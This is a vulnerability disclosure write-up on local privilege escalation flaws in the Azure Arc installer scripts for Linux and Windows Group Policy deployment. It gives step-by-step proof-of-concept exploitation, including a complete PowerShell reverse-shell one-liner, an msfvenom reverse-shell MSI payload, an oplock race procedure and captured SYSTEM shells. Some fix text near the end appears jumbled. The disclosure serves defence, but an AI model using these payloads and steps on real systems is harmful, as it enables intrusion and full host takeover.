Azure Arc Enabled Server: Installer Elevation of Privileges
-
 Sharan Patil
 - Published: 20 Jan 2026
- Type: Local Privilege Escalation
- Severity: High
Sharan Patil Azure Arc Installer
Privileged file operations were performed in a world writable directory by the Azure Arc installer scripts. Upon successful exploitation, this would lead to local elevation of privileges.
The vulnerabilities arised due to installers performing privileged file operations in the /tmp and c:\windows\temp directories. However, all the discovered vulnerabilities had dependencies for successful exploitation. Nonetheless, in a worst-case scenario, these exploits would lead to Local Privilege Escalation (LPE).
The following vulnerabilities and their impacted versions were identified:
The Azure Arc installation script for Linux performed privileged file operations within a directory which is writable by low privileged users. Under the right circumstances, a low-privileged user could elevate their privileges by creating a file with arbitrary code with the same name as the one that was used by the installer script. Exploitation is highly unlikely as it is nearly impossible to determine when a privileged user would execute the benign installation script.
The Azure Arc installation script for onboarding a single Linux server performed privileged file operations within a directory which is writable by low privileged users. Additionally, the script did not validate if the secondary installation script at line 8, had been downloaded successfully into the file /tmp/install_linux_azcmagent.sh. Furthermore, the file contents of /tmp/install_linux_azcmagent.sh were not validated before execution by the installer script.
The original installation script with redacted information is shown below:
1. export subscriptionId="[REDACTED]";
2. export resourceGroup="[REDACTED]";
3. export tenantId="[REDACTED]";
4. export location="uksouth";
5. export authType="token";
6. export correlationId="[REDACTED]";
7. export cloud="AzureCloud";
8. output=$(wget https://gbl.his.arc.azure.com/azcmagent-linux -O /tmp/install_linux_azcmagent.sh 2>&1);
9. echo $?
10. if [ $? != 0 ]; then wget -qO- --method=PUT --body-data="{\"subscriptionId\":\"$subscriptionId\",\"resourceGroup\":\"$resourceGroup\",\"tenantId\":\"$tenantId\",\"location\":\"$location\",\"correlationId\":\"$correlationId\",\"authType\":\"$authType\",\"operation\":\"onboarding\",\"messageType\":\"DownloadScriptFailed\",\"message\":\"$output\"}" "https://gbl.his.arc.azure.com/log" &> /dev/null || true; fi;
11. echo "$output";
12. bash /tmp/install_linux_azcmagent.sh;
13. sudo azcmagent connect --resource-group "$resourceGroup" --tenant-id "$tenantId" --location "$location" --subscription-id "$subscriptionId" --cloud "$cloud" --tags "ArcSQLServerExtensionDeployment=Disabled" --correlation-id "$correlationId";
Line 8 indicated that the installer downloaded the installation script into /tmp, where any user on the server could create a file. Should a file with the same name exist at the download path, the wget operation would not overwrite the already existing file. The lack of validation before execution of the secondary installation script created an opportunity for a low-privileged user to create a file with the name install_linux_azcmagent.sh in the tmp directory prior to the installation of Azure Arc. The file could contain arbitrary commands which would be executed under a privileged user’s context due to the command at line 12: bash /tmp/install_linux_azcmagent.sh;
As a low privileged user test, the file install_linux_azcmagent.sh is created at the path /tmp/install_linux_azcmagent.sh on the server. The /tmp/install_linux_azcmagent.sh script executed date and whoami command and redirected the output into the file /tmp/whoami.txt as shown below:
test@host:/tmp$ ls -la install_linux_azcmagent.sh
-rw-rw-r-- 1 test test 32 Dec 23 11:28 install_linux_azcmagent.sh
test@host:/tmp$ cat install_linux_azcmagent.sh
#!/usr/bin/env bash
date >> /tmp/whoami.txt
whoami >> /tmp/whoami.txt
The Azure Arc installer script, was downloaded and saved onto the host as /tmp/arc/arc.sh (arbitrary location). The installer script /tmp/arc/arc.sh was executed under the context of the root user.
root@host:/tmp/arc## ./arc.sh
/tmp/install_linux_azcmagent.sh: Permission denied.
Reviewing the output of the file whoami.txt, the script was executed by the root account and LPE was possible.
test@host:/tmp$ cat whoami.txt
Mon 23 Dec 11:28:29 GMT 2024
root
The installation script would download and execute the legitimate Azure Arc installation script.
The script /tmp/install_linux_azcmagnet.sh created by user test is executed in an elevated context of the root user. Exploitation of this vulnerability is very unlikely, but it was the base concept for the GPO Installer vulnerablities.
Use the latest installer script available in Azure Blade.
Azure Arc supports onboarding hosts at scale using the Active Directory GPO scripts. Onboarding details are not covered as part of this writeup.
The GPO looks like the image below.

When Azure Arc is deployed via a Group Policy Object (GPO), the gpupdate /Force command could be used to elevate privileges on the impacted servers. A successful exploit depended on the EnableAzureArc.ps1 file being absent in c:\windows\temp\ directory.
After a successful onboarding of a server via Group Policy Object (GPO), the installation script for Azure Arc was vulnerable to LPE during the GPO update process. A low-privileged user with a foothold on a target server could trigger a forced GPO update which would result in execution of the GPO defined for Azure Arc. The GPO in question had the following naming convention: [MSFT] Azure Arc Servers Onboarding followed by a date timestamp e.g., [MSFT] Azure Arc Servers Onboarding20250220113589. This GPO created two scheduled tasks which were executed under the privileges of NT AUTHORITY\SYSTEM.
One of the scheduled task: Arc Agent Installation executed the following command:
powershell -ExecutionPolicy Bypass -Command "Copy-Item '\\{ReportServerFQDN}\{ArcRemoteShare}\AzureArcDeploy\EnableAzureArc.ps1' $ENV:TEMP -Force; &&; $ENV:TEMP\EnableAzureArc.ps1 -ArcRemoteShare '{ArcRemoteShare}'"
This command copied the legitimate PowerShell installer script from the remote share on the domain controller and stored it in the path c:\windows\temp. $ENV:TEMP resolved c:\windows\temp for the NT AUTHORITY\SYSTEM account. Although the command used the -Force option, a low privileged user could explicitly deny other users from modifying the file.
As the scheduled task command did not have any error handling, it would attempt to execute the command $ENV:TEMP\EnableAzureArc.ps1 -ArcRemoteShare '{ArcRemoteShare}' even if the file copy was unsuccessful. As shown in the proof of concept, a low-privileged user had complete control of the file created by them and could modify the permissions to permit or deny access to other users. As a result of this property, the permissions for NT AUTHORITY\SYSTEM and BUILTIN\Administrators could be set to read and execute only.
When the GPO update is triggered via the command gpupdate /Force, the scheduled task is created and the malicious script created by the user is executed leading to escalation of privileges on the host.
Create a PowerShell file EnableAzureArc.ps1 with arbitrary code and copy the malicious EnableAzureArc.ps1 file to c:\windows\temp\
C:\Users\low-priv>copy EnableAzureArc.ps1 c:\Windows\Temp\EnableAzureArc.ps1
        1 file(s) copied.
Change the permissions of the file c:\windows\temp\EnableAzureArc.ps1
C:\Users\low-priv>icacls C:\windows\temp\EnableAzureArc.ps1 /inheritance:d
processed file: C:\windows\temp\EnableAzureArc.ps1
Successfully processed 1 files; Failed processing 0 files

C:\Users\low-priv>icacls C:\windows\temp\EnableAzureArc.ps1 /remove SYSTEM
processed file: C:\windows\temp\EnableAzureArc.ps1
Successfully processed 1 files; Failed processing 0 files

C:\Users\low-priv>icacls C:\windows\temp\EnableAzureArc.ps1 /remove Administrators
processed file: C:\windows\temp\EnableAzureArc.ps1
Successfully processed 1 files; Failed processing 0 files

C:\Users\low-priv>icacls C:\windows\temp\EnableAzureArc.ps1 /grant Administrators:RX SYSTEM:RX test\low-priv:F
processed file: C:\windows\temp\EnableAzureArc.ps1
Successfully processed 1 files; Failed processing 0 files
Execute the command gpupdate /Force and wait for the reverse shell on the listener.
C:\Users\low-priv>gpupdate /Force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.200] 50433

PS C:\Windows\system32> whoami
nt authority\system
$client = New-Object System.Net.Sockets.TCPClient("192.168.22.2",1234);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
The installation script would copy and execute the legitimate script
Elevation of privileges is observed and code execution as NT AUTHORITY\SYSTEM is observed
completed – duplicate$ENV:TEMP -Force -ErrorAction Stop
$ENV:LOCALAPPDATA\EnableAzureArc.ps1
$ENV:LOCALAPPDATA for the NT AUTHORITY\SYSTEM account is shown below and is not accessible by a low-privileged user:C:\Windows\System32\config\systemprofile\AppData\Local
GetTempPath2A function in the Win32 API, where the function returned the path c:\windows\systemtemp if the function call is from a process running as SYSTEM. As on the date of writing, Microsoft’s documentation has a note suggesting Windows updates released in March 2025 and later should be installed to get the API support.When Azure Arc is deployed via a Group Policy, updating Azure Connected Machine Agent from a lower version to a higher version allowed elevation-of-privileges (EoP). A successful exploit depended on the AzureConnectedMachineAgent.msi file being absent in c:\windows\temp directory.
The Azure Arc installation script via GPO was vulnerable to a Time Of Check to Time Of Use (TOCTOU) race condition. When the Azure Arc local agent is installed via a GPO, the installer is stored in an arbitrary share of the domain controller. The GPO created a scheduled task Arc Agent Installation which executed the installer script with the following PowerShell command:
powershell -ExecutionPolicy Bypass -Command "Copy-Item '\\{ReportServerFQDN}\{ArcRemoteShare}\AzureArcDeploy\EnableAzureArc.ps1' $ENV:TEMP -Force; &&; $ENV:TEMP\EnableAzureArc.ps1 -ArcRemoteShare '{ArcRemoteShare}'"
Unlike the previous vulnerability, testing was focused on the PowerShell script execution flow to find another means of exploitation. When reviewing the code of the EnableAzureArc.ps1 script, it was observed that at line 515 the Test-ArcService function is executed, which checked if the Azure Arc service was installed. If it was installed, code execution of line 529 called the Update-ArcAgentVersion function.
The Update-ArcAgentVersion function is defined at line 200, where it compares the installed version on the server to that of the one at the location:
\\<domain-controller>\<remoteshare>\AzureArcDeploy\AzureConnectedMachineAgent.msi
If the installed version and the remote file were different, the script wrote the following line into the log file c:\temp\AzureArcOnboarding.log:
New Agent version found in network share folder:$($NetworkShareVersion.ToString()) , local version is $($LocalAgentVersion.ToString()). Executing update ...
The remote MSI installer file is copied into the path $env:TEMP which is c:\windows\temp for the user NT AUTHORITY\SYSTEM. Any authenticated user has permissions to create files and folders within within the c:\windows\temp folder. The user who created the file in c:\windows\temp would have complete control over it. This gave an opportunity for a low privileged user to create the previously non-existent file c:\windows\temp\AzureConnectedMachineAgent.msi.
Line 218 copied the file and overwrote the file created by the low-privileged user.
218. Copy-Item -Path "$SourceFilesFullPath\AzureConnectedMachineAgent.msi" -Destination "$env:TEMP" -Force
As the file was originally created by the low-privileged user, the user retained complete control over the file and would be able to overwrite the file. After the file copy operation was completed, the Update-ArcAgent function is called at line 221. The Update-ArcAgent function is defined at line 233, which first wrote to the log file c:\temp\AzureArcOnboarding.log before executing the installer. At this moment, a low-privileged user could use an opportunistic lock to prevent the script from writing into the log file and replace the original installer file c:\windows\temp\AzureConnectedMachineAgent.msi with an arbitrary file due to the file ownership permissions. After the successful file overwrite, the opportunistic lock is released, and the script wrote into the log file c:\temp\AzureArcOnboarding.log. After the write operations, at line 239, the script executed the msiexec command.
237. Write-Log -msg "Updating Azure Connected Machine Agent" -msgtype INFO
238. Set-Location $workfolder
239. $exitCode = (Start-Process -FilePath msiexec.exe -ArgumentList @("/i", "$env:TEMP\AzureConnectedMachineAgent.msi" , "/l*v", "Azcmagentupdatesetup.txt", "/qn") -Wait -Passthru).ExitCode"
This will lead to msiexec executing the malicious AzureConnectedMachineAgent.msi file with the NT AUTHORITY\SYSTEM privileges. Successful exploitation will lead to escalation of privileges on the host. The proof of concept used the version 1.46.2809.1841 and 1.47.02843.1892.
Place the recent version of Azure Arc installer MSI file at the location \\<domain-controller>\<remoteshare>\AzureArcDeploy\AzureConnectedMachineAgent.msi. As a low privileged user execute the following commands
PS C:\Users\low-priv> echo test > c:\Windows\Temp\AzureConnectedMachineAgent.msi
PS C:\Users\low-priv> gpupdate /Force

Updating policy...
Computer Policy update has completed successfully.
User Policy update has completed successfully.
Set an exclusive opportunistic lock on the file c:\windows\temp\AzureConnectedMachineAgent.msi and wait for the lock to be triggered.
C:\Users\low-priv\Desktop>SetOpLock.exe c:\Windows\Temp\AzureConnectedMachineAgent.msi
OpLock triggered, hit ENTER to close oplock
Once the lock is triggered for the c:\windows\temp\AzureConnectedMachineAgent.msi file, set another exclusive opportunistic lock on the file c:\temp\AzureArcOnboarding.log and release the lock on the c:\windows\temp\AzureConnectedMachineAgent.msi file. This will allow the overwriting of the file from the command in line 218. After the c:\windows\temp\AzureConnectedMachineAgent.msi file is copied, the script will proceed to write Updating Azure Connected Machine Agent ... to the log file c:\temp\AzureArcOnboarding.log which will trigger the lock.
C:\Users\low-priv\Desktop>SetOpLock.exe c:\temp\AzureArcOnboarding.log
OpLock triggered, hit ENTER to close oplock
When the lock for the file c:\temp\AzureArcOnboarding.log is triggered, download the malicious msi installer file and replace it at the location c:\windows\temp\AzureConnectedMachineAgent.msi
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.22.2 lport=1234 -f msi > AzureConnectedMachineAgent.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes

$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.22.200 - - [09/Jan/2025 11:01:19] "GET /AzureConnectedMachineAgent.msi HTTP/1.1" 200
PS C:\Users\low-priv> wget http://192.168.22.2/AzureConnectedMachineAgent.msi -o AzureConnectedMachineAgent.msi
PS C:\Users\low-priv> Copy-Item .\AzureConnectedMachineAgent.msi c:\Windows\Temp\AzureConnectedMachineAgent.msi -Force
Release the lock on the file c:\temp\AzureArcOnboarding.log to finish the exploitation. A reverse Shell is obtained as NT AUTHORITY\SYSTEM as shown below:
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.200] 50430
Microsoft Windows [Version 10.0.20348.2966]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18

[...SNIPPED...]
The installation script would download and update the Azure Arc installer.
Elevation of privileges is observed and code execution as NT AUTHORITY\SYSTEM is observed.
The script was changed to copy the MSI file to a directory that is not writeable by low privileged users:
Copy-Item -Path "$SourceFilesFullPath\AzureConnectedMachineAgent.msi" -Destination "$env:LOCALAPPDATA" -Force
These were neither the only issues nor the only instances we noticed where world writable directory being used. We encourage our readers to locate the other instances and attempt to find an exploitable proof-of-concept.